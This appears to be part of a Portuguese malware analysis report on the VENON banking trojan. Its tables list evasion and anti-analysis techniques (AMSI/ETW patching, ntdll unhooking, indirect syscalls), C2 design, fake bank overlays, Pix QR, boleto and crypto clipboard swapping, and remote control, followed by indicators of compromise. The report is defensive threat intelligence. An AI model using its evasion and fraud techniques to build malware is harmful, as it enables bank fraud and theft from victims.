AMSI bypass	Patch de AmsiScanBuffer, AmsiScanString e AmsiOpenSession (RET/NOP sled)	src\stealth\
ETW bypass	Patch de EtwEventWrite e NtTraceEvent para retornar imediatamente	src\stealth\
ntdll .text overwrite	Copia ntdll.dll do disco sobre a versão em memória, removendo todos os hooks de EDR	src\stealth\
Indirect syscalls	Lê SSN do ntdll no disco, constrói stubs MOV EAX,SSN + SYSCALL + RET	src\stealth\indirect_syscall.rs
ThreadHideFromDebugger	NtSetInformationThread(0x11) esconde thread de debuggers	Anti-análise
Process DACL	AddAccessDeniedAce + AddAccessAllowedAce para proteger processo de acesso externo	Anti-análise
Defender SID check	Verifica SID do WinDefend via ConvertStringSidToSidW	Anti-análise
Anti-screenshot	SetWindowDisplayAffinity(WDA_EXCLUDEFROMC	Overlay engine

	APTURE) nos overlays	
Anti-sandbox (cmd line)	--type=unknown na command line resulta em abort	DIIMain

Tabela 23 - Evasão e Anti-Análise

Funcionalidade	Descrição	Módulo / Endereço
Config fetch (primário)	GET storage.googleapis.com/mydns2026/startabril2026	src\config\remote.rs
Config fetch (fallback)	GET pluginsafeguard.help/ipv4/config.enc	src\config\remote.rs
User-Agent spoofing	"Mozilla/5.0 (Windows NT 10.0; Win64; x64)" XOR-criptado	Config fetch
Base64 decode	Decodifica resposta HTTP	0x1800c5cb0
Argon2id KDF	password=secret(31B), salt(16B), m=19456, t=2, p=1; deriva chave de 32 bytes	argon2-0.5.3
XChaCha20-Poly1305	nonce(24B) + ciphertext + tag(16B) para decifração da config	chacha20-0.9.1 / poly1305-0.8.0
XOR string encryption	95 funções únicas de key derivation (FUN_1800bXXXX), 22 a 40 bytes cada	.rdata
Config parsing	JSON: {"host": "...", "port": "...", "tls": "...} para VENON_HOST/PORT/TLS	Config

Tabela 24 - Configuração Remota e Criptografia

Funcionalidade	Descrição	Módulo / Endereço
WebSocket	tungstenite-0.24.0 bidirecional em tempo real	src\net\
TLS 1.3 transport	rustls-0.23.36; passa por proxies corporativos na porta 443	src\net\
Session encryption	ChaCha20-Poly1305 por sessão via ring-0.17.14	src\net\
Message routing	Dispatcher com 46.777 bytes; maior função do malware	src\ctrl\dispatch.rs
Async runtime	tokio-1.49.0 para I/O não-bloqueante	Core

Tabela 25 - Comunicação C2

Funcionalidade	Descrição	Módulo / Endereço
Window enumeration	EnumWindows + GetWindowTextW + GetForegroundWindow em loop contínuo	Target detection
URL matching	Compara URL na barra do browser com domínios-alvo (33 alvos)	Target detection

Title matching	Compara título da janela com nomes de bancos/exchanges (variantes com "- " como prefixo/sufixo)	Target detection
Process identification	GetWindowThreadProcessId para identificar browser ativo	Target detection
C2 notification	Notifica C2 via WebSocket ao detectar alvo	Target detection

Tabela 26 - Detecção de Alvos

Funcionalidade	Descrição	Módulo / Endereço
Screen lock	Trava tela da vítima durante operação	C2 command "resume_lock"
Screen unlock	Restaura tela da vítima	C2 command "unlock"
Senha (b01)	Tela fake de captura de senha bancária	src\view\screens\b01\senha\
Token celular (b02)	Tela fake de captura de token 2FA por SMS	src\view\screens\b02\tokencel\
Assinatura eletrônica (b03)	Tela fake de captura de e-signature	src\view\screens\b03\assina\
Multi-layer 2FA (b10)	Cadeia de múltiplas telas de autenticação	src\view\screens\b10\ml_2fa\
Recorte de tela	Cobre regiões específicas da tela real com conteúdo fake	src\view\engines\d3d11\recorte\
Phone form	Captura de número de telefone da vítima	src\view\phone_form.rs
Anti-captura	SetWindowDisplayAffinity; overlays invisíveis a screenshots	Overlay engine
Cursor lock	ClipCursor trava cursor dentro do overlay	Overlay engine

Tabela 27 - Overlay Bancário

Funcionalidade	Descrição	Módulo / Endereço
Magnification API	MagInitialize + MagSetWindowSource para capturar pixels da tela	src\view\engines\d3d11\qrcode\magnifier.rs
QR detection	Detecta QR codes Pix na tela em tempo real	src\view\engines\d3d11\qrcode\input.rs
QR replacement	Substitui QR code real pelo do atacante	src\view\engines\d3d11\qrcode\render.rs

Tabela 28 - Interceptação Pix (QR Code)

Funcionalidade	Descrição	Módulo / Endereço
Clipboard monitor	GetClipboardSequenceNumber() em loop contínuo	src\clipswap.rs
21 tipos de wallet	Bitcoin (Bech32/Legacy/P2SH), Ethereum, Dogecoin, Tron, Ripple, Litecoin, Cardano, Polkadot, BNB, Cosmos, Solana, etc.	src\clipswap.rs
Validação Bech32	Polymod verification (BIP-173/BIP-350)	src\clipswap.rs
Validação Base58Check	Double SHA-256 checksum	src\clipswap.rs
Wallet table dinâmica	Endereços de substituição recebidos do C2 em runtime	src\clipswap.rs
Max content	16.384 wide chars (32KB) por leitura	src\clipswap.rs

Tabela 29 - Clipboard Swap (Crypto)

Funcionalidade	Descrição	Módulo / Endereço
Boleto detection	Monitora clipboard para códigos de barras de 47 a 48 dígitos	src\boletoswap.rs
Barcode replacement	Substitui código do boleto pelo do atacante	src\boletoswap.rs
Formatos suportados	47 dígitos (consumidor) e 48 dígitos (bancário)	src\boletoswap.rs

Tabela 30 - Boleto Swap

Funcionalidade	Descrição	Módulo / Endereço
Hosts file modification	Adiciona 127.0.0.1 [domínio] entre markers VENON_BLOCK_START/END	src\site_block.rs
32+ domínios bloqueados	Todos os bancos-alvo com subdomínios www específicos	src\site_block.rs
Thread de verificação	Reaplica bloqueio se removido pelo usuário ou pelo AV	src\site_block.rs (BLOCK24H)
Timeout 24h	Desbloqueia automaticamente se C2 não responder em 24 horas	src\site_block.rs

Tabela 31 - Bloqueio de Sites (Hosts)

Funcionalidade	Descrição	Módulo / Endereço
DXGI Desktop Duplication	Leitura direta da memória GPU (método primário)	src\media\capture\dxgi.rs
WebP encoding	image-webp-0.2.4, compressão lossy	src\media\encoders\webp.rs

JPEG encoding	turbojpeg-1.4.0, encoding rápido	Media pipeline
Video streaming	1 a 10 FPS contínuo via WebSocket encriptado	src\media\pipeline\video.rs
Multi-monitor	EnumDisplayMonitors + GetMonitorInfoW	src\monitors.rs
Qualidade configurável	FPS (máx 10), qualidade (35 a 70) e resolução configuráveis pelo C2	C2 case 4

Tabela 32 - Captura de Tela e Streaming de Vídeo

Funcionalidade	Descrição	Módulo / Endereço
Input control	Reset de mouse L/R/middle e teclas	C2 "reset_input"
Remote terminal	cmd.exe / PowerShell em modo hidden	C2 terminal start/stop
Quiet mode	Suprime atividade visível na máquina da vítima	C2 "Quiet ON/OFF"
Input capture toggle	Liga e desliga captura de input	C2 "Input capture ON/OFF"
Reboot / Shutdown	Reinicia ou desliga máquina da vítima	C2 "Reboot" / "Shutdown"
File operations	Upload, download e enumeração de arquivos (FindFirstFileExW)	src\ctrl\msg_handlers\files.rs

Tabela 33 - Controle Remoto

Funcionalidade	Descrição	Módulo / Endereço
Hardware ID	GetComputerNameW + GetVolumeInformationW + SHA-256	src\config\machine_id.rs
Telemetria	Envio único de informações da vítima ao C2 (flag "already_sent")	src\telemetry.rs
System info	RtlGetVersion, GetSystemInfo, informações de CPU	System handlers

Tabela 34 - Telemetria e Fingerprinting

Funcionalidade	Descrição	Módulo / Endereço
UpdateForce	Download e substituição imediata da DLL sem reinício	src\updater.rs
UpdateRestart	Atualiza e reinicia o malware	src\updater.rs

Tabela 35 - Auto-Atualização

8.2. Indicadores de comprometimento

Tipo	Indicador	Descrição / Contexto
Domínios		
Domain	brasilmotorsvs14[.]com	C2 WebSocket principal (Cloudflare)
Domain	lazybearpottery[.]net	C2 alternativo (Cloudflare)
Domain	digitalmoineyp[.]com	Infraestrutura de distribuição
Domain	portalhondihs[.]com	Infraestrutura de distribuição
Domain	storage.googleapis[.]com	Dead drop - GCS bucket mydns2026
URLs		
URL	https://s3.sa-east-1.amazonaws[.]com/8151218-25.2025.7.12.5178/modmarco2026-2.zip	Payload - AWS S3 (sa-east-1)
URL	https://storage.googleapis[.]com/mydns2026/startabril2026	Dead drop resolver - GCS
URL	https://storage.googleapis[.]com/mydns2026/startmarco2026_1_	Dead drop resolver - GCS
URL	https://storage.googleapis[.]com/mydns2026/startjaneiro_1_	Dead drop resolver - GCS
URL	https://storage.googleapis[.]com/mydns2026/startabril_2	Dead drop resolver - GCS
URL	https://pastebin.com/raw/2qEMcLsD	Dead drop resolver - Pastebin
URL	https://digitalmoineyp[.]com/v2/cloudflare/avsmail/recv.php	Endpoint de distribuição
Endereços IP - C2 / Painei		
IP	104.21.7[.]106	brasilmotorsvs14.com - Cloudflare CDN
IP	188.114.96[.]3	lazybearpottery.net - Cloudflare CDN
IP	206.0.29[.]58	Painei VENON - LACNIC
IP	51.222.75[.]250	Painei VENON - OVH Canada
IP	51.222.75[.]248	Painei VENON - OVH Canada
IP	192.99.226[.]117	Painei VENON - OVH Canada
IP	212.69.5[.]84	Painei VENON - Europa
IP	34.227.229[.]85	Painei VENON - AWS EC2

Tipo	Indicador	Descrição / Contexto
Endereços IP - Serviços Legítimos Abusados		
IP	34.117.59[.]81	ipinfo.io - fingerprinting de geolocalização
IP	142.251.140[.]187	storage.googleapis.com - dead drop GCS
IP	142.251.141[.]67	c.pki.goog - validação CRL
IP	142.251.140[.]163	o.pki.goog - validação OCSP
Caminhos no Sistema de Arquivos		
Path	C:\ProgramData\USOShared\NuPLihaOH\	Diretório de staging do implante
Path	C:\ProgramData\USOShared\NuPLihaOH\NVIDIAnotification.exe	Executável legítimo NVIDIA (sideloading)
Path	C:\ProgramData\USOShared\NuPLihaOH\@mjtgr.exe	Implante principal (prefixo Unicode)
Path	C:\ProgramData\USOShared\NuPLihaOH\qYogBt.zip	ZIP temporário no staging
Chaves de Registro		
Registry	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	Persistência - executa @mjtgr.exe no logon
Processos		
Process	@mjtgr.exe	Implante principal (PID 6864)
Process	NVIDIAnotification.exe	Executável legítimo NVIDIA - veículo de sideloading
Process	CasPol.exe	LOLBin - alvo de sideloading
Process	wscript.exe	Executor de scripts VBS
Arquivos		
File	libcef.dll	DLL maliciosa - sideloading via CEF (packed)
File	NVIDIAnotification.exe	Executável legítimo NVIDIA usado como loader
File	@mjtgr.exe	Implante renomeado (prefixo Unicode ®)
File	qYogBt.zip	ZIP temporário no staging
File	modmarco2026.zip	Payload versionado - hospedado em S3
File	DocumentReclamaAQUI_56b2ca9811.cmd.bin	CMD dropper (fase F1)

Tipo	Indicador	Descrição / Contexto
File	Itau_swap_install.vbs	Script VBS - swap de atalho Itaú
File	startabril2026	Dead drop resolver - GCS
File	startmarco2026_1_	Dead drop resolver - GCS
File	startjaneiro_1_	Dead drop resolver - GCS
File	startabril_2	Dead drop resolver - GCS
Hashes		
MD5	427ccfa456ed27a819aa152708212ff4	libcef.dll (packed)
SHA256	c482286a7fdb64d308c197a4deabcd773b8b62d9e74d1d08fcfd02568d75d72	libcef.dll (packed)
MD5	2d1c4778094ba0e1a6e13bb67ce1b631	libcef.dll (unpacked)
SHA256	75d1a2560cf93c6a028aa3573febddaf713014d64b0e8904488111772e4cff49	libcef.dll (unpacked)
MD5	a99cb35768489b7aacf2d31d33d8f541	Itau_swap_install.vbs
SHA256	fd5d9effc1ef77a49b0720d2691bc144f513609760c22fa62bc1e8b84dedf879	Itau_swap_install.vbs
SHA256	78b62856878cb09602b14104df18ca2bedac8640e09d74b934ff3ea0e15627f3	Amostra adicional
SHA256	d61be2b21e135726c547a388ecb47552559e5221894f5005ce35bdb24efc0c26	Amostra adicional



zenoX



vyDAR
powered by **zenoX**



ZENOX.AI
CONTACT@ZENOX.AI

BRAZIL HQ
+55 11 33827 3964